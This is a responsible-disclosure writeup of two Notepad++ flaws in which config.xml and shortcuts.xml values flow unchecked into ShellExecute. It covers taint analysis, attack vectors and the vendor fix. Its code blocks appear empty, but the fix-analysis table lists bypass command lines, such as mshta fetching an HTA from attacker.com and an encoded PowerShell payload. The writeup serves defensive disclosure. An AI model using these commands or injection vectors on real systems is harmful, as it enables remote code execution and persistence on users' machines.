CVE-2026-48778 | CVE-2026-48800 | CVSS 7.8 HIGH
Notepad++ v8.9.5 — Fixed in v8.9.6.1
Reading time: 10 minuti

Responsible Disclosure Note — All findings described in this article were communicated to Don Ho (maintainer of Notepad++) prior to publication. The upstream fix has been committed to the repository notepad-plus-plus/notepad-plus-plus. The complete timeline is provided at the bottom of the article.
Table of Contents
- Introduction
- Setup: Loading the Codebase
- Threat Model and Attack Surface
- Phase 1: Taint Analysis with Semgrep
- Phase 2: Manual Verification of Findings
- CVE-2026-48778: config.xml → ShellExecute
- CVE-2026-48800: shortcuts.xml → ShellExecute
- Proof of Concept
- Fix Analysis and Residual Risk
- Responsible Disclosure Timeline
- Conclusions
1. Introduction
Notepad++ is one of the most widely used text editors on Windows, with over 28 million downloads. Its codebase is entirely open source and written in C++, making it an ideal target for static security analysis.
This writeup documents the discovery of two Remote Code Execution vulnerabilities found through taint analysis of the PowerEditor source code (v8.9.5). Both vulnerabilities share the same root cause: data read from XML configuration files flows directly into the Windows ShellExecute API without any validation, whitelist, or integrity check.
Affected files:
%APPDATA%\Notepad++\config.xml→ CVE-2026-48778%APPDATA%\Notepad++\shortcuts.xml→ CVE-2026-48800
2. Setup: Loading the Codebase
The analysis started by extracting the PowerEditor.zip archive from the official Notepad++ repository and mapping the structure:
PowerEditor/
└── src/
    ├── Parameters.cpp          (~8000 lines — config loading, XML parsing)
    ├── NppCommands.cpp         (command dispatch — IDM_* handlers)
    ├── NppXml.h                (pugixml wrapper)
    ├── WinControls/
    │   ├── StaticDialog/RunDlg/RunDlg.cpp   (Command::run → ShellExecute)
    │   └── shortcut/shortcut.h              (UserCommand class)
    └── MISC/
        ├── PluginsManager/PluginsManager.cpp
        └── Process/Processus.cpp
The XML parsing layer is handled by a thin wrapper around pugixml defined in NppXml.h:
| |
Every call to NppXml::value() is a potential taint source: it returns raw string data from an XML file on disk, fully controlled by whoever last wrote that file.
3. Threat Model and Attack Surface
What can an attacker control?
Notepad++ stores its configuration in %APPDATA%\Notepad++\. This directory is writable by any process running as the same user — no elevated privileges required. An attacker can write to these files via:
| Vector | Description |
|---|---|
| Same-user process | Any code running as the logged-in user |
| Archive extraction | A ZIP/RAR that extracts files into AppData |
| Cloud sync poisoning | OneDrive/Dropbox sync of a shared folder |
-settingsDir=PATH | NPP command-line flag pointing to a custom config dir |
Malicious .lnk shortcut | notepad++.exe -settingsDir="C:\attacker\evil_config" |
The -settingsDir= vector is particularly stealthy: the attacker provides a self-contained directory with malicious XML files. The victim’s real %APPDATA%\Notepad++ is never touched.
What is the sink?
The execution sink is ShellExecute, called in RunDlg.cpp:221:
| |
cmd2Exec is derived from _cmdLine, which is the Command object’s internal state. The question is: what populates _cmdLine?
4. Phase 1: Taint Analysis with Semgrep
Since CodeQL CLI requires a compilable Windows project, I used Semgrep 1.163.0 with custom rules to trace data flows from NppXml::value() to ShellExecute.
Semgrep Rules
Seven rules were written covering direct flows, propagation through string2wstring, and memory sinks:
| |
Running the Analysis
| |
Results: 3 Semgrep findings + 8 grep-assisted findings = 11 total
After deduplication and priority assignment, the findings were exported to CSV with severity, sink category, source category, and taint flow for each entry.
5. Phase 2: Manual Verification
Each of the 11 findings was manually verified against the source code. The result:
| ID | File | Verdict |
|---|---|---|
| NPP-RCE-001 | Parameters.cpp:6430 | ✅ CONFIRMED |
| NPP-RCE-002 | Parameters.cpp:3658 | ✅ CONFIRMED |
| NPP-FP-001 | NppCommands.cpp:761 | ❌ Intended behavior |
| NPP-FP-002 | NppCommands.cpp:2490 | ❌ HKLM requires admin |
| NPP-FP-003 | pluginsAdmin.cpp:704 | ❌ SecurityGuard + DATAFILE flag |
| NPP-FP-004 | Processus.cpp:25 | ❌ Signed updater only |
The two false positive patterns worth noting:
- pluginsAdmin.cpp:704 calls
securityGuard.checkModule()beforeLoadLibraryEx, performing full Authenticode + SHA256 verification — properly secured. - Processus.cpp:25 is only instantiated for the auto-updater (wingup), which is also verified with
securityGuard.checkModule()before execution.
6. CVE-2026-48778: config.xml → ShellExecute
The Source
In Parameters.cpp, the function that loads config.xml iterates over all <GUIConfig> nodes. When it finds name="commandLineInterpreter", it reads the text content without any validation:
| |
The default value (defined in Parameters.h) is %COMSPEC%, which expands to C:\Windows\System32\cmd.exe. The tag is designed to let users substitute PowerShell or another shell. There is no validation of what value is accepted.
The Propagation
_commandLineInterpreter lives in the NppGUI struct and is accessible globally via NppParameters::getInstance().getNppGUI(). Every time the user triggers IDM_FILE_OPEN_CMD, NppCommands.cpp creates a Command object directly from this value:
| |
The Sink
Command::run() in RunDlg.cpp processes _cmdLine through environment variable expansion and then calls ShellExecute:
| |
No sanitizer exists between the XML read and the ShellExecute call.
Complete Taint Flow
config.xml
  <GUIConfig name="commandLineInterpreter">PAYLOAD</GUIConfig>
      │
      ▼ Parameters.cpp:6430
  NppXml::value(cmdLineInterpreterNode)  ← SOURCE
      │
      ▼ Parameters.cpp:6432
  _nppGUI._commandLineInterpreter = string2wstring(cli)
      │
      ▼ NppCommands.cpp:228
  Command cmd(_commandLineInterpreter.c_str())
      │
      ▼ NppCommands.cpp:229
  cmd.run(hWnd, L"$(CURRENT_DIRECTORY)")
      │
      ▼ RunDlg.cpp:203–215
  extractArgs() → ExpandEnvironmentStrings() → expandNppEnvironmentStrs()
      │
      ▼ RunDlg.cpp:221
  ShellExecute(hWnd, "open", cmd2Exec, ...)  ← SINK
Trigger: Menu → File → Open Containing Folder → cmd
(Italian: File → Apri cartella file → Prompt dei Comandi)
7. CVE-2026-48800: shortcuts.xml → ShellExecute
The Source
In Parameters.cpp, feedUserCmds() parses the <UserDefinedCommands> section of shortcuts.xml. Each <Command> tag’s text content is read with NppXml::value() and stored in a UserCommand object:
| |
The UserCommand class stores the raw command string:
| |
The Propagation
When the user clicks a Run menu entry corresponding to a UserCommand, NppCommands.cpp dispatches the execution:
| |
The Sink
Identical to CVE-2026-48778 — the same Command::run() → ShellExecute path in RunDlg.cpp:221.
Complete Taint Flow
shortcuts.xml
  <UserDefinedCommands>
    <Command name="..." ...>PAYLOAD</Command>
  </UserDefinedCommands>
      │
      ▼ Parameters.cpp:3658
  NppXml::value(aNode) = cmdStr  ← SOURCE
      │
      ▼ Parameters.cpp:3662
  _userCommands.emplace_back(sc, cmdStr, cmdID)
      │
      ▼ shortcut.h:321
  UserCommand::getCmd() → _cmd.c_str()
      │
      ▼ NppCommands.cpp:4264
  Command cmd(string2wstring(ucmd.getCmd(), CP_UTF8))
      │
      ▼ NppCommands.cpp:4265
  cmd.run(_pPublicInterface->getHSelf())
      │
      ▼ RunDlg.cpp:221
  ShellExecute(hWnd, "open", cmd2Exec, ...)  ← SINK
Trigger: Menu → Run → [injected command name]
(Italian: Esegui → [nome comando iniettato])
Persistence: the injected <Command> entry survives NPP restarts and appears as a normal menu item in the Run menu, making this flow particularly suited for establishing persistence.
8. Proof of Concept
PoC Payload: config.xml (CVE-2026-48778)
Replace the commandLineInterpreter tag in %APPDATA%\Notepad++\config.xml:
| |
PoC Payload: shortcuts.xml (CVE-2026-48800)
Inject a <Command> entry inside <UserDefinedCommands> in %APPDATA%\Notepad++\shortcuts.xml:
| |
Automated Deployment Script
To avoid manual XML editing and handle encoding/BOM issues, the following PowerShell script was developed:
| |
Note on encoding: Notepad++ writes its XML files with UTF-8 BOM +
\r\nbefore<?xml. UsingXmlDocument.Load()or[xml]PowerShell cast fails on these files. The solution is to use[System.IO.File]::ReadAllText()which auto-detects encoding, then applyTrimStart()before any XML parsing.
The -settingsDir= Attack Vector
The most stealthy delivery mechanism requires no modification of the victim’s existing files:
| |
The resulting .lnk file has the Notepad++ icon, launches the legitimate notepad++.exe binary, but loads all configuration from the attacker-controlled directory. The victim’s real %APPDATA%\Notepad++ is never touched.
Static Verification
A Python script was written to verify the taint flows exist in the source code without requiring Windows or a compiled NPP binary:
| |
Running against the v8.9.5 source:
$ python3 verify_flows.py PowerEditor/src/
  NPP-RCE-001: VULNERABLE — 4/4 flow nodes confirmed, 0 sanitizers
  NPP-RCE-002: VULNERABLE — 5/5 flow nodes confirmed, 0 sanitizers
Exit code: 2
9. Fix Analysis and Residual Risk
Notepad++ v8.9.6.1 introduced a trusted-directory check for the execution sink: before calling ShellExecute, the resolved executable path is validated against a whitelist of trusted directories (C:\Windows\System32, C:\Windows, C:\Program Files, C:\Program Files (x86)).
Coverage:
| Scenario | Fixed? |
|---|---|
C:\Users\evil\malware.exe | ⚠️ Warning popup shown — user can still proceed |
calc.exe (System32) | ⚠️ Allowed silently — but visually obvious to user |
cmd.exe /c "C:\evil\malware.exe" | ❌ cmd.exe is in System32 — passes check silently |
powershell.exe -enc BASE64PAYLOAD | ❌ powershell.exe is in System32 — passes check silently |
mshta.exe http://attacker.com/evil.hta | ❌ mshta.exe is in System32 — passes check silently |
The fix effectively covers direct executable injection (~80% of practical scenarios) but is bypassable via Living Off The Land Binaries (LOLBins) — trusted system binaries that can execute arbitrary code through their arguments. The trusted-directory check validates which binary is launched but not what that binary is instructed to do.
Additionally, a warning popup was added for out-of-trusted-directory paths, giving the user a chance to notice suspicious execution.
Proposed additional mitigation (submitted to maintainer):
A SHA-256 integrity hash of shortcuts.xml, stored in config.xml, would detect external file modification and force a confirmation dialog regardless of the executable path — including LOLBin scenarios. The calc_sha_256() function is already available in the NPP codebase (MISC/sha2/sha-256.h) and already used in NppCommands.cpp, so no new dependency would be required.
For a stronger guarantee, HMAC-SHA256 keyed on the Windows Machine GUID (HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid) would make the hash cryptographically unforgeable by an attacker who cannot read that registry key without admin privileges.
10. Responsible Disclosure Timeline
| Date | Event |
|---|---|
| Day 0 | Taint analysis completed, PoC verified with calc.exe |
| Day 1 | Security advisory (DOCX with full CVSS breakdown) sent to don.h@free.fr |
| Day 6 | Don Ho responds, requests CVE numbers |
| Day 6 | CVE request submitted to MITRE; Don Ho informed — fix verification, LOLBin bypass reported, popup warning confirmed, SHA-256 / HMAC hash proposal submitted |
| Day 7 | Don Ho releases Notepad++ v8.9.6.1 — GitHub assigns both CVE-2026-48778 and CVE-2026-48800 — both advisories published publicly on GitHub Security |
| Day 7 | Public disclosure |
The entire process from initial report to public advisory took 7 days — a remarkably fast turnaround for a project maintained by a single developer. Don Ho was responsive and professional throughout the entire process.
11. Conclusions
These vulnerabilities highlight a common pattern in desktop application security: trust boundaries around configuration files are often implicit and undocumented. Notepad++ correctly validates plugin signatures (SecurityGuard.checkModule() with Authenticode + SHA256 in pluginsAdmin.cpp) and update installer signatures, but applied no equivalent protection to its XML configuration files.
The attack surface is limited by the requirement for local file write access, which reduces the CVSS score to 7.8 rather than critical. However, the -settingsDir= delivery vector makes exploitation entirely self-contained — no modification of victim files required, no admin privileges required, no detection by file integrity monitors watching %APPDATA%.
Key takeaways for developers:
- Every file read is a potential source. If user-controlled data can end up in a file your application reads at startup, that data should be treated as untrusted regardless of the file’s location.
- Apply the same security controls consistently. NPP properly verifies plugin DLL signatures but not config XML. Inconsistent security posture creates exploitable gaps.
ShellExecuteis a high-value sink. Any data flow leading toShellExecute,CreateProcess, orLoadLibraryshould be treated with the same scrutiny as a SQL query or a shell command.- File integrity checks are cheap. SHA-256 of a configuration file can be computed in microseconds and stored in a sibling file. The cost of not doing it is two CVEs.
Both vulnerabilities were reported to Don Ho following a responsible disclosure process. The fix was released in Notepad++ v8.9.6.1 before this writeup was published.
CVE-2026-48778: GHSA-7hm3-wp5q-ccv9
CVE-2026-48800: GHSA-3x3f-3j39-pj3v